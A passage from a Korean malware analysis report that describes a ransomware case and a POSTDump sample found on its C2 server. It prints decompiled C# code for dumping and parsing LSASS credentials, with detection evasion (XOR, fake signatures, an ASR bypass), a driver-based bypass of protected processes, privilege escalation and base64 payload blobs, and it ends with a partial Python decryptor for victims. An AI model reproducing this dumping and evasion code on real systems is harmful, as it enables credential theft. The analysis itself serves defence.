


Figure 133. *.bak 구조




Figure 134. 복호화된 데이터

랜섬노트의 문구는 동일하지만 영어로 작성된 것을 확인할 수 있다.

이메일: dongileng.another679@passinbox.com




Figure 135. backup_log.txt 랜섬노트

Related 1. POSTDump

- post.jpg

- .NET dll 파일로 LSASS 프로세스 미니덤프 오픈 소스 도구이다.
- MD5: FC971483F8FC7580A5ED3626B54E8E52

해당 샘플은 공격에 직접적으로 사용된 흔적이 발견되지 않았지만, C2 서버 내부에 존재하는 파일로 추가적인 분석을 진행한 Case 이다.

.NET Confuser 로 난독화되어 있어 난독화 해제 후 샘플 분석을 진행한다.




Figure 136. 샘플 정보




Figure 137. 난독화 해제 결과

복호화 툴을 통해 dll 내부에 포함된 POSTDump 클래스를 확인할 수 있고, 해당 코드는 오픈 소스로 공개된 LSASS 프로세스를 미니덤프 할 수 있는 기능을 포함하고 있다.

```
// POSTDump.Postdump
// Token: 0x060002AD RID: 685 RVA: 0x00016810 File Offset: 0x00014A10
public static void Main(string[] args)
{
    Postdump.Class30 @class = new Postdump.Class30();
    string text = Environment.MachineName + "_" + DateTime.Now.ToString("ddMMyyyy_HH-mm") + ".dmp";
    bool flag = false;
    bool flag2 = false;
    bool flag3 = false;
    bool flag4 = false;
    bool flag5 = false;
    bool flag6 = false;
    bool flag7 = false;
    bool flag8 = false;
    string text2 = string.Empty;
    string text3 = string.Empty;
    @class.int_0 = 0;
    string text4 = "snapshot";
    for (int i = 0; i < args.Length; i++)
    {
        string text5 = args[i];
        if (text5.Equals("--signature"))
        {
            flag2 = true;
        }
        if (text5.Equals("--encrypt"))
        {
            flag = true;
        }
        if (text5.Equals("--snap"))
        {
            text4 = "snapshot";
        }
        if (text5.Equals("--fork"))
        {
            text4 = "fork";
        }
        if (text5.Equals("--elevate-handle"))
        {
            flag3 = true;
```

Figure 138. 샘플 POSTDump 메인 코드

```
namespace POSTDump
    internal class Postdump

        public static void Main(string[] args)
        {
            string filename = System.Environment.MachineName + "_" + DateTime.Now.ToString("ddMMyyyy_HH-mm")
            bool Encrypt = false;
            bool Signature = false;
            bool Elevate = false;
            bool driver = false;
            bool Kill = false;
            bool Asr = false;
            string Output = string.Empty;
            int processid = 0;
            string tech = "fork";

            foreach (string arg in args)
            {
                if (arg.Equals("--signature") || arg.Equals("-s"))
                {
                    Signature = true;
                }
                if (arg.Equals("--encrypt") || arg.Equals("-e"))
                {
                    Encrypt = true;
                }
                if (arg.Equals("--snap"))
                {
                    tech = "snapshot";
                }
                if (arg.Equals("--fork"))
```

Figure 139. 오픈소스 PostDump 메인 코드

샘플에 표기된 사용법과 오픈 소스에 공개된 사용법이 상당부분 동일하며, 샘플 코드에는 live, fromfile 옵션이 존재한다.

```
Console.WriteLine("--encrypt, -e - Encrypt dump in-memory₩n--signature, -s - Generate invalid Minidump signature
  ₩n--outfile, -o - Output file where to write dump₩n--snap - Use snapshot technic₩n--fork - Use fork technic
  [default]₩n--duplicate-elevate - Look for existing lsass handle to duplicate and elevate₩n--elevate-handle - Open
  a handle to LSASS with low privileges and duplicate it to gain higher privileges₩n--live - Parse creds from
  memory without writing into file on disk₩n--fromfile - Parse creds from dump file₩n--asr - Attempt LSASS dump
  using ASR bypass (no signature/encrypt available)₩n--driver, -d - Use Process Explorer driver to open lsass
  handle and dump lsass₩n--kill, -k [processID] - Use Process Explorer driver to kill process and exit₩n--help, -h
  - Display help");
```

Figure 140. 샘플 사용법 출력 코드

```
static void Help()
{
    Console.WriteLine(@"" +
        "-e, --encrypt - Encrypt dump in-memory\n" +
        "-s, --signature - Generate invalid Minidump signature\n" +
        "-o, --outfile - Output file where to write dump\n" +
        "--snap - Use snapshot technic\n" +
        "--fork - Use fork technic [default]\n" +
        "--duplicate-elevate - Look for existing lsass handle to duplicate and elevate\n" +
        "--elevate-handle - Open a handle to LSASS with low privileges and duplicate it to gain higher privileges\n" +
        "--asr - Attempt LSASS dump using ASR bypass (win10/11/2019) (no signature/no encrypt)\n" +
        "--driver - Use Process Explorer driver to open lsass handle (bypass PPL) and dump lsass\n" +
        "--kill [processID] - Use Process Explorer driver to kill process and exit\n" +
        "--help - Display help" +
        "");
    return;
}
```

Figure 141. 오픈 소스 사용법 출력 코드

- 탐지 회피 목적의 옵션 사용

-e, --encrypt: 탐지 회피를 위해 미니 덤프 데이터를 xor 111 연산 후 저장한다.

```
public static void encrypt_dump(IntPtr baseaddr, long RegionSize)
{
    byte b = 111;
    (IntPtr)0;
    if (!(baseaddr == IntPtr.Zero))
    {
        int num = 0;
        while ((long)num < RegionSize)
        {
            IntPtr expr_23 = Utils.RVA(baseaddr, (long)num);
            byte b2 = Marshal.ReadByte(expr_23);
            b2 ^= b;
            Marshal.WriteByte(expr_23, b2);
            num++;
        }
        return;
    }
}
```

Figure 142. xor 연산 코드

-s, --signature: 일반적인 minidump 파싱을 방해하기위해 잘못된 서명을 생성하고 사용한다.

```
public static void generate_invalid_sig(out uint Signature, out uint Version, out ushort
  ImplementationVersion)
{
    Random random = new Random(DateTime.Now.Millisecond);
    Signature = 1347241037u;
    Version = 42899u;
    ImplementationVersion = 0;
    while (true)
    {
        if (Signature != 1347241037u && Version != 42899u)
        {
            if (ImplementationVersion != 0)
            {
                break;
            }
        }
        Signature = (uint)random.Next();
        Signature |= (Signature & 32767u) << 17;
        Signature |= (Signature & 32767u) << 2;
        Signature |= (Signature & 3u);
        Version = (uint)random.Next();
        Version |= (Version & 255u) << 8;
        Version |= (Version & 255u);
        ImplementationVersion = (ushort)random.Next();
        ImplementationVersion |= (ushort)((ImplementationVersion & 255) << 8);
        ImplementationVersion |= (ImplementationVersion & 255);
    }
}
```

Figure 143. invalid signature

--asr: ASR 정책을 우회한다. (signature, encrypt 옵션 비활성화)

```
public static bool Run()
{
    Data.UNICODE_STRING uNICODE_STRING = default(Data.UNICODE_STRING);
    Utils.RtlInitUnicodeString(ref uNICODE_STRING, "\??\C:\Windows\System32\wbem\WmiPrvSE.exe");
    IntPtr zero = IntPtr.Zero;
    uint num = ASR.RtlCreateProcessParametersEx(ref zero, ref uNICODE_STRING, IntPtr.Zero, IntPtr.Zero,
      IntPtr.Zero, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero, 1u);
    if (num != 0u)
    {
        Console.WriteLine("RtlCreateProcessParametersEx failed");
        return false;
    }
    ASR.Struct7 @struct = default(ASR.Struct7);
    @struct.uintptr_0 = (UIntPtr)88uL;
    @struct.uint_0 = 0u;
    @struct.byte_0 = new byte[76];
    ASR.Struct9 struct2 = default(ASR.Struct9);
    struct2.uintptr_0 = (UIntPtr)40uL;
    struct2.struct8_0 = new ASR.Struct8[2];
    struct2.struct8_0[0].ulong_0 = 131077uL;
    struct2.struct8_0[0].ulong_1 = (ulong)uNICODE_STRING.Length;
    struct2.struct8_0[0].intptr_0 = uNICODE_STRING.Buffer;
    IntPtr zero2 = IntPtr.Zero;
    IntPtr zero3 = IntPtr.Zero;
    ((ASR.Delegate6)Marshal.GetDelegateForFunctionPointer(Postdump.isyscall.GetSyscallPtr
      ("NtCreateUserProcess"), typeof(ASR.Delegate6)))(ref zero2, ref zero3, 2035711u, 2035711u, IntPtr.Zero,
      IntPtr.Zero, 0u, 1u, zero, ref @struct, ref struct2);
    if (num != 0u)
    {
        Console.WriteLine("NtCreateUserProcess failed");
        return false;
    }
    Data.PROCESS_BASIC_INFORMATION pROCESS_BASIC_INFORMATION = default(Data.PROCESS_BASIC_INFORMATION);
    uint num2 = 0u;
    ((ASR.Delegate7)Marshal.GetDelegateForFunctionPointer(Postdump.isyscall.GetSyscallPtr
      ("NtQueryInformationProcess"), typeof(ASR.Delegate7)))(zero2, 0, ref pROCESS_BASIC_INFORMATION, (uint)
      (IntPtr.Size * 6), ref num2);
    IntPtr baseAddress = (IntPtr)((long)pROCESS_BASIC_INFORMATION.PebBaseAddress + 16L);
    byte[] array = new byte[IntPtr.Size];
    uint num3 = 0u;
    ISyscall.NtReadVirtualMemory expr_1ED = (ISyscall.NtReadVirtualMemory)Marshal.GetDelegateForFunctionPointer
      (Postdump.isyscall.ntreadptr, typeof(ISyscall.NtReadVirtualMemory));
    expr_1ED(zero2, baseAddress, array, (uint)array.Length, ref num3);
    IntPtr intPtr = (IntPtr)BitConverter.ToInt64(array, 0);
    byte[] array2 = new byte[512];
    expr_1ED(zero2, intPtr, array2, (uint)array2.Length, ref num3);
    uint startIndex = BitConverter.ToUInt32(array2, 60) + 40u;
    IntPtr intPtr2 = (IntPtr)((long)((ulong)BitConverter.ToUInt32(array2, (int)startIndex) + (ulong)((long)
      intPtr)));
    byte[] arg_26C_0 = Convert.FromBase64String("KBsNNgkDAwO9POiiMgHPlhObvZkl9qt8lLeEL8u6bBPvnkOd6rFFL7
      +SblpsdSLWqhMFkYttQlpsPJSdlMulJQHRsU4liqocnottZkhSC9mfYiOiqF5MZkgawas7Pei8MwDPp34bwbEpPZSclculMwHRqmlkgqo
      OaUhML7edC9mUXiKiqAZMZkgbtZOsdWtVlMulKAHRskckiqoc6rd
```

Figure 144. asr 옵션 코드

--kill: Process Explorer의 Procexp.sys 드라이버를 통해 프로세스를 종료한다.

```
public static void Kill(int pid, out IntPtr hProtectedProcess, bool GetLsassHandle = false)
{
    Driver.ntdeviceptr = Postdump.isyscall.GetSyscallPtr("NtDeviceIoControlFile");
    hProtectedProcess = IntPtr.Zero;
    string text = "WinDriver64";
    string text2 = "C:\\";
    string text3 = text2 + text;
    byte[] array = new byte[0];
    if (!Handle.EnablePrivilege("SeDebugPrivilege"))
    {
        Console.WriteLine("Setting Debug Privilege failed");
    }
    string string_ = "PROCEXP152";
    array = Convert.FromBase64String
      ("TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4AAAAA4fug4AtAnNIbgBTM0
      hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABEhWMRXN730Vze99Fc3vfTAv830Jze99Fc3rf
      enN730wL6N9Gc3vfTAv430Zze99MC+7fRnN73+caf95Ec3vf5xqE30Rze9/
      nGnneRHN731JpY2hFc3vfAAAAAAAAAABQRQAAZIYIAMXyW18AAAAAAAAAAPAAIiALAg4QAEwAAAAeAAAAAAAAWJAAAAAQAAAAAACAAQAA
      AAAQAAAAAgAABQACAAAAAAAFAAIAAAAAAADAAAAABAAAHfQAAAEA4AEAABAAAAAAAAAQAAAAAAAAAAAQAAAAAAAEAAAAAAAAAAAAAAQA
      SnoaxxBxqZQnVbcFDyt9zElbHtjrzXAuor9F26aQ3fbsLGaz2fpztPZVdgqpwJ6zFWvtnO6ED8BHkmJLGyzpJO5TTzFccrg776CsJg6HS
      e5OoH6p6UxO/+MvIMOXdU=");
    IntPtr intPtr = Marshal.AllocHGlobal(array.Length);
    Marshal.Copy(array, 0, intPtr, array.Length);
    IntPtr intptr_;
    if (Utils.WriteFile(text3, intPtr, (long)array.Length, out intptr_))
    {
        Console.WriteLine("[+] Driver written to disk");
        Driver.smethod_11(intptr_);
    }
    if (!Driver.smethod_2(text3, text))
    {
        Console.WriteLine("Try to load driver using \"procexp64.exe -accepteula /t\"");
        Driver.smethod_3(text3, text);
        Driver.smethod_6(text3);
        return;
    }
    IntPtr intPtr2;
    if (Driver.smethod_4(string_, out intPtr2))
    {
        if (pid > 0 && Driver.smethod_5(intPtr2, pid, out hProtectedProcess) && Driver.smethod_8
          (hProtectedProcess, intPtr2, pid))
        {
            Console.WriteLine("[+] Process " + pid.ToString() + " successfully killed!");
        }
        if (GetLsassHandle)
        {
            pid = Process.GetProcessesByName("lsass")[0].Id;
            Driver.smethod_5(intPtr2, pid, out hProtectedProcess);
        }
        Driver.smethod_3(text2, text);
        Driver.smethod_11(intPtr2);
        Driver.smethod_6(text3);
        return;
    }
    Driver.smethod_3(text3, text);
    Driver.smethod_6(text3);
```

Figure 145. kill 옵션 코드

--driver: Process Explorer의 Procexp.sys 드라이버를 통해 PPL(Protected Process Light, 보호된 중요 프로세스) 우회 후 lsass 핸들을 얻고 덤프한다.

```
if (flag4)
{
    Driver.Kill(0, out dump_context.hProcess, true);
}
if (((Postdump.Delegate26)Marshal.GetDelegateForFunctionPointer(Postdump.isyscall.GetSyscallPtr
  ("NtAllocateVirtualMemory"), typeof(Postdump.Delegate26)))(new IntPtr(-1), ref dump_context.BaseAddress,
  IntPtr.Zero, ref num4, 4096u, 4u) != Data.NTSTATUS.Success)
{
    Console.WriteLine("Could not allocate memory for the dump!");
    return;
}
```

Figure 146. driver 옵션 코드

--live: 파일리스 기법으로 lsass 메모리에서 직접 자격 증명을 파싱한다.

```
if (flag7)
{
    Program.Main(dump_context.BaseAddress, dump_context.rva, "");
}
```

Figure 147. live 옵션 코드

--fromfile: 생성된 덤프 파일을 입력 받아 메모리에서 직접 자격 증명을 파싱한다.

```
Console.WriteLine("Parsing file " + text2);
Program.Main(dump_context.BaseAddress, dump_context.rva, text2);
```

Figure 148. fromfile 옵션 코드

```
namespace Minidump
{
    // Token: 0x02000054 RID: 84
    public class Program
    {
        // Token: 0x060000CD RID: 205 RVA: 0x0000D030 File Offset: 0x0000B230
        public unsafe static void Main(IntPtr baseaddr, long size, string file = "")
        {
            byte[] buffer = new byte[size];
            BinaryReader binaryReader;
            if (file.Equals(string.Empty))
            {
                byte* pointer = (byte*)baseaddr.ToPointer();
                using (UnmanagedMemoryStream unmanagedMemoryStream = new UnmanagedMemoryStream(pointer, size,
                  size, FileAccess.Read))
                {
                    unmanagedMemoryStream.Seek(0L, SeekOrigin.Begin);
                    unmanagedMemoryStream.Read(buffer, 0, (int)size);
                    unmanagedMemoryStream.Flush();
                    unmanagedMemoryStream.Close();
                }
                binaryReader = new BinaryReader(new MemoryStream(buffer));
            }
            else
            {
                binaryReader = new BinaryReader(File.Open(file, FileMode.Open));
            }
            Program.MiniDump miniDump = default(Program.MiniDump);
            using (binaryReader)
            {
                miniDump.fileBinaryReader = binaryReader;
                miniDump.header = Header.ParseHeader(miniDump);
                List<Minidump.Streams.Directory.MINIDUMP_DIRECTORY> list_ =
                  Minidump.Streams.Directory.ParseDirectory(miniDump);
                Class10.smethod_0(ref miniDump, list_);
                miniDump.sysinfo.msv_dll_timestamp = 0;
                foreach (ModuleList.MinidumpModule current in miniDump.modules)
                {
                    if (current.name.Contains("lsasrv.dll"))
                    {
                        miniDump.sysinfo.msv_dll_timestamp = (int)current.timestamp;
                        break;
                    }
                }
                miniDump.lsakeys = LsaDecryptor.choose(miniDump, lsaTemplate.get_template(miniDump.sysinfo));
                miniDump.logonlist = Class19.smethod_0(miniDump, msv.get_template(miniDump.sysinfo), 1);
                miniDump.klogonlist = KerberosSessions.FindSessions(miniDump, kerberos.get_template
                  (miniDump.sysinfo));
                try
                {
                    Msv1_.FindCredentials(miniDump, msv.get_template(miniDump.sysinfo));
                }
```

Figure 149. live/fromfile 옵션에서 사용되는 메모리 파싱 코드

- 덤프 기법 선택을 위한 옵션

--snap: PssNtCaptureSnapshot API 를 통해 lsass 프로세스 메모리의 스냅샷을 생성한다.

```
public static bool Snapshot(IntPtr procHandle, out IntPtr dumpHandle, out IntPtr tempHandle)
{
    dumpHandle = IntPtr.Zero;
    ((Handle.Delegate17)Marshal.GetDelegateForFunctionPointer(ISyscall.GetExportAddress
      ("PssNtCaptureSnapshot"), typeof(Handle.Delegate17)))(out tempHandle, procHandle, 1u, 0u);
    if (!(tempHandle == IntPtr.Zero))
    {
        Handle.NtClose expr_5B = (Handle.NtClose)Marshal.GetDelegateForFunctionPointer
          (Postdump.isyscall.ntcloseptr, typeof(Handle.NtClose));
        expr_5B(procHandle);
        ((Handle.Delegate16)Marshal.GetDelegateForFunctionPointer(ISyscall.GetExportAddress
          ("PssNtQuerySnapshot"), typeof(Handle.Delegate16)))(tempHandle, 1u, out dumpHandle, (uint)
          IntPtr.Size);
        expr_5B(tempHandle);
        return !(dumpHandle == IntPtr.Zero);
    }
    Console.WriteLine("PssNtCaptureSnapshot failed.");
    return false;
}
```

Figure 150. snap 옵션 코드

--fork: NtCreateProcessEx API 를 통해 fork 후 덤프한다.

```
public static bool Fork(IntPtr procHandle, out IntPtr dumpHandle)
{
    dumpHandle = IntPtr.Zero;
    ((Handle.Delegate19)Marshal.GetDelegateForFunctionPointer(Postdump.isyscall.GetSyscallPtr
      ("NtCreateProcessEx"), typeof(Handle.Delegate19)))(out dumpHandle, 2035711u, IntPtr.Zero,
      procHandle, false, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero);
    if (dumpHandle == IntPtr.Zero)
    {
        return false;
    }
    ((Handle.NtClose)Marshal.GetDelegateForFunctionPointer(Postdump.isyscall.ntcloseptr, typeof
      (Handle.NtClose)))(procHandle);
    return true;
```

Figure 151. fork 옵션 코드

- 권한 상승을 위한 옵션

--duplicate-elevate: 이미 존재하는 lsass 프로세스를 통해 권한을 상승시킨다.

```
if (!(text4 == "duplicate"))
{
    goto IL_4D4;
}
List<IntPtr> list = Handle.FindDupHandles(id);
if (list.Count == 0)
{
    Console.WriteLine("No handle to duplicate found.");
    return;
}
if (!Handle.escalate_to_system())
{
    Console.WriteLine("GetSystem failed!");
    return;
}
desiredAccess = 4112u;
using (List<IntPtr>.Enumerator enumerator = list.GetEnumerator())
{
    while (enumerator.MoveNext())
    {
        if (Handle.ElevateHandle(enumerator.Current, desiredAccess, 0u, out
    dump_context.hProcess))
        {
            flag9 = true;
            Console.WriteLine("Elevate handle success.");
            break;
        }
    }
    goto IL_4D4;
```

Figure 152. duplicate-elevate 옵션 코드

--elevate-handle: lsass 프로세스의 핸들을 통해 높은 권한의 핸들로 변환한다.

```
if (flag3)
{
    if (!Handle.GetProcessHandle(id, out zero, 4096u))
    {
        Console.WriteLine("Open process failed!");
        return;
    }
    if (!Handle.escalate_to_system())
    {
        Console.WriteLine("GetSystem failed!");
        return;
    }
    if (!(text4 == "snapshot"))
    {
        if (text4 == "fork")
        {
            desiredAccess = 128u;
        }
    }
    else
    {
        desiredAccess = 1152u;
    }
    if (!Handle.ElevateHandle(zero, desiredAccess, 0u, out zero2))
    {
        Console.WriteLine("Elevate handle failed.");
        return;
    }
    Console.WriteLine("Elevate handle success.");
```

Figure 153. elevate-handle 옵션 코드

5. 부 록

1) 복호화 코드

복호화가 가능한 python 코드이며, 백업 파일과 랜섬노트 파일을 통해 키를 결정해 복호화를 수행한다. 이때 백업 파일이 생성된 시스템의 CPU 코어 수를 --proc 옵션을 통해 전달해야 하는 경우가 존재한다.

```
usage: prod_dec.py [-h] --bak BAK --note NOTE [--proc PROC]

Usage options

options:
  -h, --help   show this help message and exit
  --bak BAK    Backup file path
  --note NOTE  Ransomnote file path
  --proc PROC  Infected system's process core count
```

```
# Required packages:
#   pip install argon2-cffi pycryptodome

import struct
import binascii
import re
import argparse
import os
from argon2.low_level import hash_secret_raw, Type
from Cryptodome.Cipher import AES

OPT_PROC_CNT = 0

def get_contact(file_path: str):
    pattern = r"(http[s]?://[a-zA-Z0-9\.]+\.onion\b|[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,})"

    with open(file_path, "r", encoding="utf-8") as f:
        text = f.read()
        contacts = re.findall(pattern, text)
        contacts = list(set(contacts))

        for contact in contacts:
            print(f"   Extract Contact: {contact}")
```

```
                return contact

            return None

def get_static_key(bak_file_path: str, note_file_path: str):
    contact = get_contact(note_file_path)

    if contact == "h.majestic947@passinbox.com":
        return
"4e346867081521004b394c5f35600e06072601395c5f35005d79694e686c473b795739212e40
016d0b79350f2a51280c513b273b521b2c21"
    elif bak_file_path.endswith("sinar.bak"):
